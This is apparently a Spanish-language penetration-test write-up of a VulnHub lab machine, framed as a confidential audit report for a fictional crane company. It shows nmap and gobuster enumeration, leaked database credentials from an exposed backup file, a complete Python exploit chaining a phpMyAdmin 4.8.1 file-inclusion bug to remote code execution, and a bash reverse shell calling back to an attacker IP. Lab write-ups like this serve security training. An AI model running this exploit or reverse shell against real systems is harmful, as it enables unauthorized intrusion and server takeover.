VULNHUB

VULNERABLE BY DESIGN

Informe Técnico

Empresa JASO TOWER CRANES

Este documento es confidencial y contiene información sensible.
No debería ser impreso o compartido con terceras entidades.

13 de Mayo de 2024

Índice

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría a la empresa **JASO TOWER CRANES**, dedicada a dar servicios a diferentes instituciones en todo el mundo, enumerando todos los vectores de ataque encontrados, así como la explotación llevada a cabo para cada uno de estos.

En este caso, la empresa ha solicitado que se realice la auditoría al servidor web en el que se encuentra alojada la página web de **La Casa Blanca**. Esta se ha llevado a cabo realizando las pruebas directamente a su dirección IP facilitada por la compañía.

A continuación, se proporciona el enlace directo a la página alojada en la dirección IP especificada, usada como punto de partida, así como una foto de la página que se aprecia por defecto:

Dirección URL

http://192.168.30.41/index.html

Imagen 1: Página principal del servicio web de **JASO TOWER CRANES**.

2. Objetivos

Los objetivos de la presente auditoría de seguridad se enfocan, primeramente, en la identificación de posibles vulnerabilidades y debilidades del servidor web la empresa **JASO TOWER CRANES** ofrece a **La Casa Blanca** para su posterior explotación, con el propósito de garantizar la integridad y confidencialidad de la información almacenada en él.

Para ello, se ha llevado a cabo un análisis exhaustivo de todos los servicios detectados que se encontraban expuestos en dicho servidor, recopilando toda la información detallada posible de aquellos que representan un riesgo potencial desde el punto de vista de la seguridad.

2.1. Alcance

A continuación se ven representados los objetivos a cumplir para esta auditoría:

- Identificar los puertos y servicios vulnerables.
- Relizar una explotación de las vulnerabilidades encontradas.
- Conseguir acceso al servidor mediante la explotación d elos servicios vulnerables identificados.
- Enumerar vías potenciales de elevar privilegios en el sistema una vez este ha sido vulnerado.

2.2. Impedimentos y limitaciones

Durante el proceso de auditoría está terminantemente prohibido realizar cualquiera de las actividades aquí especificadas:

- Relizar tareas que puedan ocasionar una **denegación de servicio** y/o afectar a la disponibilidad de los servicios expuestos.
- **Eliminar archivos** existentes en el servidor una vez este ha sido vulnerado.
- **Descargar y almacenar** información sensible en cuanto a trabajadores respecta.

2.3. Resumen general

Tras la realización de esta auditoría, se puede conocer con certeza que el servidor cuenta con varias vulnerabilidades y algún error de desarrollo. En una primera instancia se ha encontrado, a través un ataque de **fuerza bruta** llevada a cabo en la **Fase de enumeración y reconocimiento**, el subdominio '**datasafe.votenow.local**' que cuenta con un panel de autenticación de **PhpMyAdmin**. Sobre este subdominio encontrado se ha aplicado de nuevo un reconocimiento con el fin de averiguar si existen recursos expuestos con diferentes extensiones, como '**.php**' o '**.php.bak**' que podrían llegar a conllevar un riesgo desde el punto de vista de la seguridad. Se comprueba que bajo este subdominio se encuentra expuesto un archivo de BackUp bajo el nombre '**config.php.bak**' que almacena una serie de credenciales aquí reflejadas:

- Usuario: '**votebox**'
- Contraseña: '**casoj3FFASPsbyoRP**'

Estas credenciales han sido comprobadas en el panel de autenticación de **PhpMyAdmin** anteriormente mencionado averiguando así que son válidas para el inicio de sesión.

Una vez con acceso a esta herramienta, se visualiza la versión de esta utilizada, en este caso la **4.8.1**, la cual además de encontrarse completamente desactualizada, tras una pequeña consulta, se encuentran diferentes vulnerabilidades asociadas a ella.

Debido a la existencia de estas vulnerabilidades se ha podido llevar a cabo un **LFI** utilizado para derivar a un **RCE** para así ganar acceso al servidor como el usuario '**apache**'.

Tras este acceso, se ha procedido a la escalada de privilegios para migrar al usuario '**root**' obteniendo así acceso total al servidor.

Por último se han especificado las **Contramedidas** a llevar a cabo para mitigar estas vulnerabilidades.

3. Reconocimiento

La primera fase llevada a cabo en esta auditoría es la de **reconocimiento**, en la que se enumeran los puertos y servicios expuestos, así como de las versiones de estos además de la versión del sistema operativo que corre en el servidor.


3.1. Enumeración de servicios expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **nmap**:

```
❯ cat targeted -l java
       File: targeted
   1   # Nmap 7.94 scan initiated Tue May 14 12:30:28 2024 as: nmap -sCV -p80,2082 -oN targeted 192.168.30.41
   2   Nmap scan report for 192.168.30.41
   3   Host is up (0.0049s latency).
   4
   5   PORT     STATE SERVICE VERSION
   6   80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
   7   |_http-title: Ontario Election Services &raquo; Vote Now!
   8   |_http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
   9   | http-methods:
  10   |   Potentially risky methods: TRACE
  11   2082/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
  12   | ssh-hostkey:
  13   |   2048 06:40:f4:e5:8c:ad:1a:e6:86:de:a5:75:d0:a2:ac:80 (RSA)
  14   |   256 e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99 (ECDSA)
  15   |_  256 66:a8:a1:9f:db:d5:ec:4c:0a:9c:4d:53:15:6c:43:6c (ED25519)
  16   MAC Address: 00:0C:29:FB:CA:2F (VMware)
  17
  18   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  19   # Nmap done at Tue May 14 12:30:35 2024 -- 1 IP address (1 host up) scanned in 7.17 seconds
```

Imagen 2: Enumeración de puertos con nmap.

En este caso, de han identificado dos puertos abiertos por el protocolo TCP. Aquí se ven representados:



Asímismo, no se encontró ningún puerto abierto a través de otros protocolos, por lo que se prioriza la evaluación de los dos puertos identificados en el primer escaneo efectuado que se puede ver reflejado en la **Imagen 2**.

3.2. Enumeración de servidores web

A continuación, se adjunta una evidencia de los resultados obtenidos haciendo uso de **WhatWeb**, herramienta de reconocimiento utilizada para identificar las tecnologías empleadas en un sitio web especificado, tras haber aplicado un reconocimiento sobre el servicio **HTTP** corriendo por el puerto 80:

Imagen 3: Enumeración del servicio **HTTP** por el puerto 80

En los resultados obtenidos, se identifican las versiones para alguna de las tecnologías utilizadas en el servidor web:

Tecnología	Versión
PHP	5.5.38
Apache	2.4.6

Dentro de la información representada en la **Imagen 3**, tambíen se identifican dos correos electrónicos de la compañía, los cuales podrían ser utilizados en un ataque de **phishing** dirigido:

`contact@example.com` `contact@votenow.local`

> **Definición**
> El **phishing** es un tipo de ataque informático utilizado por los ciberdelincuentes para engañar a los usuarios con el fin de obtener información confidencial, como pueden ser contraseñas o información bancaria a través de páginas fraudulentas que se hacen pasar por las legítimas llegando a los usuarios a través de correos electrónicos o SMS (**SMShing**).

Adicionalmente, se ha podido identificar la versión de [**CentOS**] que se encuentra activa en el servidor a través del uso de otra herramienta llamada **wig** que permite un reconocimiento más exhaustivo sobre un servidor web:




Imagen 4: Enumeración del servicio **HTTP** por el puerto 80

3.3. Enumeración de subdominios

Una vez identificado el dominio '**votenow.local**' gracias a los correos obtenidos, se ha procedido a aplicar un ataque de fuerza bruta con el uso de la herramienta **gobuster**, herramienta automatizada que permite hacer uso de un diccionario para enumerar rutas y subdominios válidos, sobre dicho dominio principal con el fin de identificar subdominios válidos. Estos han sido los resultados:

Imagen 5: Subdominios encontrados con la herramienta **GoBuster**.

Se identificó el dominio '**datasafe.votenow.local**' como un subdominio válido. Este representó un punto crucial en la auditoría, dado que fue a través de este que se ha conseguido ingresar al sistema mediante la explotación de una vulnerabilidad existente en la herramienta **PhpMyAdmin** que se encuentra alojada en él.

Cabe destacar que para hacer accesibles estos dominios y subdominios, ha sido necesaria la edición del archivo '**/etc/hosts**' introduciendo el siguiente contenido:




Imagen 6: Contenido del archivo **/etc/hosts**

Esto es necesario dado que se está aplicando '**Virtual Hosting**', técnica utilizada en servidores para alojar múltiples sitios web en una sola máquina física. El archivo '**/etc/hosts**' es utilizado para la asociación de un nombre de dominio con la dirección IP de su servidor.

Si esta acción no se realiza, no sería posible determinar el sitio web correspondiente, ya que el servidor respondería mostrando un error o un sitio web incorrecto.

3.4. Enumeración de paneles de autenticación

Una vez descubierto el subdominio '**datasafe.votenow.local**', representado en la **Imagen 5**, se encontró el siguiente panel de autenticación de **PhpMyAdmin** alojado en él:




Imagen 7: Panel de autenticación de **PhpMyAdmin**.

4. Identificación y explotación de vulnerabilidades

En esta otra fase se llevan a cabo las identificaciones de vulnerabilidades en todos los servicios anteriormente enumerados para proceder posteriormente a su explotación.

4.1. Archivo BackUp expuesto

Durante la fase de reconocimiento llevada a cabo con la herramienta **gobuster**, con la especificación de extensiones de archivos '**.bak**' y '**.php.bak**' con el fin de enumerar únicamente archivos con esta extensión, se ha identificado un **archivo de BackUp** expuesto en el servidor:




Imagen 8: Archivo de BackUp expuesto en el servidor.

Este archivo fue descargado con el mero objetivo de si este disponía de información sensible la cual pudiera suponer un riesgo desde el punto de vista de la seguridad (tras su análisis ha sido completamente eliminado). Tras su descarga y visualización de su contenido, se determina que el archivo contiene la siguiente información privilegiada:

```
❯ curl -s -X GET http://192.168.30.41/config.php.bak | cat -l php
       STDIN
1      <?php
2
3      $dbUser = "votebox";
4      $dbPass = "casoj3FFASPsbyoRP";
5      $dbHost = "localhost";
6      $dbname = "votebox";
7
8      ?>
```

Imagen 9: Credenciales de acceso encontradas en el archivo de BackUp.

Estas credenciales corresponden a las credenciales de acceso a la base de datos, las cuales a su vez están reutilizadas, tanto el usuario como la contraseña, para acceder a la herramienta **PhpMyAdmin** a través del panel de autenticación representado en la **Imagen 7**, lo cual es muy mala práctica bajo el punto de vista de la seguridad. Se adjunta una evidencia del acceso exitoso a la herramienta:




Imagen 10: Inicio de sesión exitoso en **PhpMyAdmin**.

4.2. Explotación del PhpMyAdmin

Una vez con acceso a **PhpMyAdmin**, fue fácilmente posible la identificación de la versión actualmente en uso de la herramienta en el servidor web:




Imagen 11: Versión de **PhpMyAdmin** en uso.

Esta versión corresponde a una **versión antigua** de PhpMyAdmin, lo que expone al servidor web a varias **vulnerabilidades críticas** identificadas fácilmente enumerables con la herramienta **searchsploit** que cuenta con conexión directa a la base de datos de '**Exploit-DB**', donde se encuentran almacenadas todas las vulnerabilidades conocidas junto con el código necesario para su explotación:

```
❯ searchsploit phpmyadmin 4.8.1
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (1)
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (2)
phpMyAdmin 4.8.1 - Remote Code Execution (RCE)
------------------------------------------------------------
```

Imagen 12: Vulnerabilidades para la versión de **PhpMyAdmin** en uso.

Se observan tres diferentes vulnerabilidades, donde se puede observar que la última de ellas permite **ejecución de código remoto** en el servidor, más conocida como **RCE**.

> **Definición**
> **RCE (Remote Code Execution)** es una vulnerabilidad que afecta a las aplicaciones web permitiendo la ejecución de código arbitrario en el servidor de forma remota, haciendo posible ganar acceso a este tomando el control total.

A continuación, se comparte el script en **Python3** empleado para la ejecución de código de manera remota en el servidor, explotando la vulnerabilidad anteriormente mencionada reportado por la herramienta **searchsploit** representada en la **Imagen 12**:

```python
#!/usr/bin/env python

import re, requests, sys, html

def get_token(content):
  s = re.search('token"\s*value="(.*?)"', content)
  token = html.unescape(s.group(1))
  return token

ipaddr = sys.argv[1]
port = sys.argv[2]
path = sys.argv[3]
username = sys.argv[4]
password = sys.argv[5]
command = sys.argv[6]

url = "http://{}:{}{}".format(ipaddr,port,path)

url1 = url + "/index.php"
r = requests.get(url1)
content = r.content.decode('utf-8')

s = re.search('PMA_VERSION:"(\d+\.\d+\.\d+)"', content)
version = s.group(1)

cookies = r.cookies
token = get_token(content)

p = {'token': token, 'pma_username': username, 'pma_password': password}
r = requests.post(url1, cookies = cookies, data = p)
content = r.content.decode('utf-8')
s = re.search('logged_in:(\w+),', content)
logged_in = s.group(1)

cookies = r.cookies
token = get_token(content)

url2 = url + "/import.php"

payload = '''select '<?php system("{}") ?>';'''.format(command)
p = {'table':'', 'token': token, 'sql_query': payload }
r = requests.post(url2, cookies = cookies, data = p)

session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../../var/lib/php/session/
    sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)

content = r.content.decode('utf-8', errors="replace")
s = re.search("select '(.*?)\n'", content, re.DOTALL)
if s != None:
  print(s.group(1))


```

Código 1: Exploit para la versión vulnerable de **PhpMyAdmin**.

Haciendo uso de este exploit, especificando la información necesaria del servidor, se ejecuta un comando de manera remota, logrando así el acceso a este:




Imagen 13: Ganando acceso al servidor a través de la explotación de un **RCE**.

En este caso, se ejecuta un siguiente comando que mediante la ejecución del exploit encontrado (**Código 1**) permite entablar una **reverse shell** al atacante:

```
bash -i >& /dev/tcp/192.168.245.130/443 0>&1

```

Código 2: Comando encargado de entablar una **reverse shell**.

Haciendo la ejecución de esta manera, se evita alojar archivos residuales en el servidor y por lo tanto menos menos prueba de la conexión. Una vez ejecutado el comando, se gana acceso al servidor, teniendo el control de la máquina como el usuario '**apache**' que es el encargado de la ejecución del servicio web.

Tal y como se aprecia en el script reflejado en el **Código 1**, este se aprovecha de una vulnerabildad de tipo **LFI** existente en esta versión de **PhpMyAdmin** a través del parámetro '**target**', que al ser vulnerable permite realizar un **Directory PATH traversal** para conseguir la ejecución remota de comandos:

```
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../../var/lib/php/session/
    sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)

```

Código 3: Porción de código donde se realiza el **LFI**.

Definición

LFI (Local File Inclusion) es una vulnerabilidad que afecta a las aplicaciones web que permite el acceso no autorizado a archivos locales alojados en el servidor a través de la intrusión de archivos locales en una página web.

A través del **LFI**, se consigue apuntar a un recurso el cual almacena información relacionada con las diferentes sesiones activas en uso del lado de los usuarios.

Aprovechando esta lectura mencionada y la propia sesión del usuario obtenida con las credenciales encontradas representadas en la **Imagen 9**, lo que se consigue es, a través de una **Query SQL**, introducir una consulta la cuál contiene **código PHP**, visible desde los archivos de sesión del usuario a través del **LFI**. Esto en consecuencia conduce a una ejecución remota de comandos, dado que al apuntar al recurso y estar accesible el código PHP es interpretado por el servidor.

5. Escalada de privilegios

Esta fase es llevada a cabo tras conseguir acceso al servidor como se ve representado en la **Imagen 13**. Una vez en este punto, como se ha mencionado anteriormente, el acceso se ha conseguido como el usuario '**apache**', usuario que no cuenta con demasiados privilegios, pero, es en esta fase, en la cual se intenta aumentar estos privilegios lo máximo posible, preferiblemente consiguiendo el control total del servidor como el usuario '**root**'.

En primera instancia, se visualiza en el directorio **/home** la existencia de un usuario llamado '**admin**' al cual únicamente él tiene permiso de acceso:




Imagen 14: Evidencia de la existencia del usuario '**admin**'.

Conociendo esta información, se intenta realizar la migración a este usuario. Para esto, se hace provecho del acceso obtenido a **PhpMyAdmin** utilizado para la gestión de la base de datos, accediendo a los usuarios existentes donde se comprueba que existe el usuario '**admin**' y su contraseña hasheada:




Imagen 15: Usuario '**admin**' con su contraseña hasheada.

Se procede a crackear la contraseña con el uso de la herramienta **JohnTheRipper**, que permite realizar ataques de fuerza bruta sobre un hash usando un diccionario, en este caso uno muy conocido llamado '**rockyou.txt**'. Con esto se consigue visualizar la contraseña en texto claro:

